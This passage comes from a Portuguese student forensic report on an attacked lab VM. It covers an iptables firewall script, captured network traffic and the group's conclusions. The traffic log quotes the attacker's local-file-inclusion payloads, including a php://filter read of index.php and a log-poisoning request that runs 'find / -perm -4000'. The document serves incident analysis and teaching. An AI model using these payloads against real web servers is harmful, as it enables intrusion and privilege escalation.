  - quando o state é **ESTABILISHED** ou **RELATED;**
  - Isto permite que seja feita a especificação do tipo ICMP, que pode ser um valor numérico ou um dos nomes dos tipos ICMP mostrados pelo comando;
  - quando o nome da interface onde o packet foi recebido (válido para **INPUT, FORWARD** e **PREROUTING**) for lo;
  - Quando o state do packet indique que foi iniciada uma **nova conexão**, cujo protocolo do packet seja **tcp** e a porta de destino seja a **80** (ver figura 6.2)**.**
    - **-m:** "use extended packet matching modules", in die.net.
- Recusar qualquer conexão de **INPUT** e **FORWARD** que não esteja definida anteriormente


```
user@vm:/mnt/hacked_root$ sudo cat root/shieldsup.sh
iptables -A INPUT -m state --state ESTABLISHED,RELATED -j ACCEPT
iptables -A INPUT -p icmp -j ACCEPT
iptables -A INPUT -i lo -j ACCEPT
iptables -A INPUT -m state --state NEW -m tcp -p tcp --dport 80 -j ACCEPT
iptables -A INPUT -j DROP
iptables -A FORWARD -j DROP
```

Fig. 6.2 - root/shieldsup.sh

80/TCP	HTTP (HyperText Transfer Protocol - Procolo de transferência de HiperTexto) - usada para transferir páginas WWW
80/TCP	HTTP Alternate (HyperText Transfer Protocol - Protocolo de transferência de HiperTexto)


Fig. 6.3 - Utilidades da porta 80

Algumas atividades não foram detectadas pois foram realizadas porque foram realizadas de modo encriptado (ver figura 6.4) e outras porque foram realizadas através da cmd da máquina por acesso remoto (ver figura 6.5).



7999	46.536925	192.168.56.1	192.168.56.130	HTTP	299	GET /display.php?type=1&lang=php://filter/read=convert.base64-encode/resource=index.php HTTP/1.1
8000	46.538594	192.168.56.130	192.168.56.1	HTTP	1212	HTTP/1.1 200 OK (text/html)
8001	46.551028	192.168.56.1	192.168.56.130	TCP	74	46636 → 22 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=195188231 TSecr=0 WS=128
8002	46.551202	192.168.56.130	192.168.56.1	TCP	74	22 → 46636 [SYN, ACK] Seq=0 Ack=1 Win=28960 Len=0 MSS=1460 SACK_PERM=1 TSval=4294788049 TSecr=195188231 WS=128
8003	46.551229	192.168.56.1	192.168.56.130	TCP	66	46636 → 22 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=195188231 TSecr=4294788049
8004	46.553709	192.168.56.1	192.168.56.130	SSHv2	87	Client: Protocol (SSH-2.0-OpenSSH_8.1)
8005	46.553791	192.168.56.130	192.168.56.1	TCP	66	22 → 46636 [ACK] Seq=1 Ack=22 Win=29056 Len=0 TSval=4294788051 TSecr=195188233
8006	46.558891	192.168.56.130	192.168.56.1	SSHv2	87	Server: Protocol (SSH-2.0-OpenSSH_7.1)
8007	46.558904	192.168.56.1	192.168.56.130	TCP	66	46636 → 22 [ACK] Seq=22 Ack=22 Win=64256 Len=0 TSval=195188239 TSecr=4294788057
8008	46.559169	192.168.56.1	192.168.56.130	SSHv2	1482	Client: Key Exchange Init
8009	46.560635	192.168.56.130	192.168.56.1	SSHv2	1010	Server: Key Exchange Init
8010	46.560657	192.168.56.1	192.168.56.130	TCP	66	46636 → 22 [ACK] Seq=1438 Ack=966 Win=64128 Len=0 TSval=195188240 TSecr=4294788058
8011	46.562701	192.168.56.1	192.168.56.130	SSHv2	114	Client: Elliptic Curve Diffie-Hellman Key Exchange Init
8012	46.567603	192.168.56.130	192.168.56.1	SSHv2	346	Server: Elliptic Curve Diffie-Hellman Key Exchange Reply, New Keys
8013	46.567616	192.168.56.1	192.168.56.130	TCP	66	46636 → 22 [ACK] Seq=1486 Ack=1246 Win=64128 Len=0 TSval=195188247 TSecr=4294788065
8014	46.581389	192.168.56.1	192.168.56.130	TCP	66	38798 → 80 [ACK] Seq=9760 Ack=186794 Win=262016 Len=0 TSval=195188261 TSecr=4294788035
8015	48.532863	192.168.56.1	192.168.56.130	SSHv2	82	Client: New Keys
8016	48.572982	192.168.56.130	192.168.56.1	TCP	66	22 → 46636 [ACK] Seq=1246 Ack=1502 Win=31872 Len=0 TSval=4294790071 TSecr=195190213
8017	48.573015	192.168.56.1	192.168.56.130	SSHv2	110	Client: Encrypted packet (len=44)
8018	48.573107	192.168.56.130	192.168.56.1	TCP	66	22 → 46636 [ACK] Seq=1246 Ack=1546 Win=31872 Len=0 TSval=4294790071 TSecr=195190253
8019	48.573231	192.168.56.130	192.168.56.1	SSHv2	110	Server: Encrypted packet (len=44)
8020	48.573238	192.168.56.1	192.168.56.130	TCP	66	46636 → 22 [ACK] Seq=1546 Ack=1290 Win=64128 Len=0 TSval=195190253 TSecr=4294790071
8021	48.573319	192.168.56.1	192.168.56.130	SSHv2	158	Client: Encrypted packet (len=92)
8022	48.575011	192.168.56.130	192.168.56.1	SSHv2	150	Server: Encrypted packet (len=84)
8023	48.575035	192.168.56.1	192.168.56.130	TCP	66	46636 → 22 [ACK] Seq=1638 Ack=1374 Win=64128 Len=0 TSval=195190255 TSecr=4294790073
8024	48.575176	192.168.56.1	192.168.56.130	SSHv2	358	Client: Encrypted packet (len=292)
8025	48.575374	192.168.56.130	192.168.56.1	SSHv2	150	Server: Encrypted packet (len=84)
8026	48.575385	192.168.56.1	192.168.56.130	TCP	66	46636 → 22 [ACK] Seq=1930 Ack=1458 Win=64128 Len=0 TSval=195190255 TSecr=4294790073
8027	48.575458	192.168.56.1	192.168.56.130	SSHv2	454	Client: Encrypted packet (len=388)
8028	48.575728	192.168.56.130	192.168.56.1	SSHv2	150	Server: Encrypted packet (len=84)

Fig. 6.4. - Mensagens encriptadas



8927	52.633949	192.168.56.1	192.168.56.130	HTTP	295	GET /display.php?type=1&lang=/var/log/httpd/access_log&cmd=find%20/%20-perm%20-4000 HTTP/1.1
8928	52.635648	192.168.56.130	192.168.56.1	TCP	65226	80 → 38806 [ACK] Seq=3797313 Ack=855 Win=33280 Len=65160 TSval=4294794133 TSecr=195194314 [TCP segment of a reassembled PDU]
8929	52.635666	192.168.56.1	192.168.56.130	TCP	66	38806 → 80 [ACK] Seq=855 Ack=3862473 Win=2077568 Len=0 TSval=195194315 TSecr=4294794133
8930	52.635744	192.168.56.130	192.168.56.1	TCP	65226	80 → 38806 [ACK] Seq=3862473 Ack=855 Win=33280 Len=65160 TSval=4294794133 TSecr=195194314 [TCP segment of a reassembled PDU]
8931	52.635755	192.168.56.1	192.168.56.130	TCP	66	38806 → 80 [ACK] Seq=855 Ack=3927633 Win=2077568 Len=0 TSval=195194315 TSecr=4294794133
8932	52.635834	192.168.56.130	192.168.56.1	TCP	65226	80 → 38806 [ACK] Seq=3927633 Ack=855 Win=33280 Len=65160 TSval=4294794133 TSecr=195194314 [TCP segment of a reassembled PDU]
8933	52.635841	192.168.56.1	192.168.56.130	TCP	66	38806 → 80 [ACK] Seq=855 Ack=3992793 Win=2077568 Len=0 TSval=195194316 TSecr=4294794133
8934	52.635888	192.168.56.130	192.168.56.1	TCP	22569	80 → 38806 [PSH, ACK] Seq=3992793 Ack=855 Win=33280 Len=22503 TSval=4294794134 TSecr=195194314 [TCP segment of a reassembled P…
8935	52.635896	192.168.56.1	192.168.56.130	TCP	66	38806 → 80 [ACK] Seq=855 Ack=4015296 Win=2122624 Len=0 TSval=195194316 TSecr=4294794134
8936	52.911824	192.168.56.130	192.168.56.1	HTTP	1508	HTTP/1.1 200 OK (text/html)

Fig. 6.5 - Find CMD

Conclusão

Como seria de esperar, confirmámos a presença de atividades pouco usuais na imagem da VM onde se suspeitava ter havido um atacante.
Procedemos à análise dos diretórios fornecidos, começando por confirmar o nível de confinamento das aplicações, procurando por AppArmor, Chroot, Virtual Machines, NameSpaces, Containers, estudamos também a sequência de ações do atacante, de seguida, que vulnerabilidades foram exploradas e como e quais foram barradas. Posteriormente, que alterações foram realizadas e qual o propósito aparente. Por fim, que transferências foram realizadas, qual o conteúdo e porque é que a Firewall externa detetou transferências mas não detetou as restantes ações.
Durante a execução do trabalho, tivemos algumas dificuldades em encontrar certos tópicos, nomeadamente namespaces e containers para averiguar o nível de confinamento das aplicações. Na interpretação de alguns logs com os quais nos deparámos muitas vezes confundimos a atividade da root com a atividade do atacante, chegando a conclusões erradas.
Em suma, o objetivo do trabalho prático foi cumprido e, apesar das dificuldades que encontrámos, conseguimos responder a todas as questões que nos foram colocadas.

Bibliografia

- Confinement
- chroot (Português)
- iptables
- Steganography Online
- How to Use SQL Injection to Run OS Commands & Get a Shell
- HTTP 404